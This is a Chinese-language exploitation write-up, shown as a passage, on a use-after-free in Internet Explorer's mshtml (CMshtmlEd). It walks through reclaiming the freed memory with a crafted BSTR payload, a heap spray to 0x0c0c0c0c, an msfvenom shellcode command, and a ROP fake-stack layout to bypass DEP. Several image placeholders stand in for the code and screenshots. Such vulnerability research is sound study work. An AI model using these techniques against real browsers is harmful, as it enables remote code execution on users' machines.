


总结下：CDocument::write会向当前Document:写入文档流，如果页面已经渲染完成会清除当前页面的document对象，从而CMshtmlEd也被释放。CMshtmlEd对象已经被释放，但是调用函数CDocument::execCommand依然保存了CMshtmlEd对象的引用，最终造成UAF漏洞。


**0x03 漏洞利用**


**1. 占位**

UAF漏洞的利用首先需要站位悬挂指针指向的已释放的内存，首先看下释放的CMshtmlEd大小：



CMshtmlEd占用的内存大小为0x88(不包含block header的8bytes)。因此可以利用0x88Bytes的BSTR对象占位：0x88=0x4(size)+0x41(“A”)+0x2(00)，因此用65个A填充img.src：





现在edi可以被构造的BSTR控制，考虑漏洞现场：

666d503e 8b7f08 mov edi,dword ptr [edi+8]


666d5041 8b07 mov eax,dword ptr [edi]

666d5043 57 push edi

666d5044 ff5008 call dword ptr [eax+8] ds:0023:00000008=????????

是一处虚函数调用，首先可以控制edi+8指向shellcode，在通过heapspray将shellcode填充到edi+8指向的内存，这里将edi+8指向0c0c0c0c，修改payload：

"AAAA\u0c0c\u0c0cAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";




**2. 无DEP**

在没有开启DEP的情况下，可以通过BSTR的Heapspray占位内存地址到0x0c0c0c0c来exploit:


首先利用msfvenom获取弹出计算器的shellcode：

msfvenom -a x86 –platform windows -p windows/exec cmd=calc.exe -f js\_le


exploit程序如下：



bp mshtml!CMshtmlEd::Exec + 0x8F：




成功执行shellcode:



**3. 开启DEP**

开启dep后不可执行内存页将无法执行shellcode:



使用ROP来绕过DEP：

ROP的关键是精准控制，EIP跳转的每个地址必须是可执行的。

考虑到漏洞现场的情况：

mov edi,dword ptr [edi+8] //edi = 0c0c0c0c

mov eax,dword ptr [edi] //eax=[0c0c0c0c] = 0c0c0c10


push edi

call dword ptr [eax+8] //[eax+8] = [0c0c0c10+8] = [0c0c0c18]


这样从0c0c0c0c开始伪造栈帧：

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 地址 | 0c0c0c0c | 0c0c0c10(eax) | 0c0c0c14 | 0c0c0c18 (EIP) |
| 数据 | 0c0c0c10 | 0c0c0c0c | 0c0c0c0c | rop gadge1 |


因此精确控制EIP跳转的第一个地址（0c0c0c18）必须是ROP链的第一个gadget，需要从0c0c0c0c开始伪造栈帧，观察0c0c0c0c到堆块的偏移：




这里取偏移0xbe8以0x1000为一个block进行heapspray：




探针heapspray后EIP是否精确指向ROP链的第一个gadge地址0x41414141：




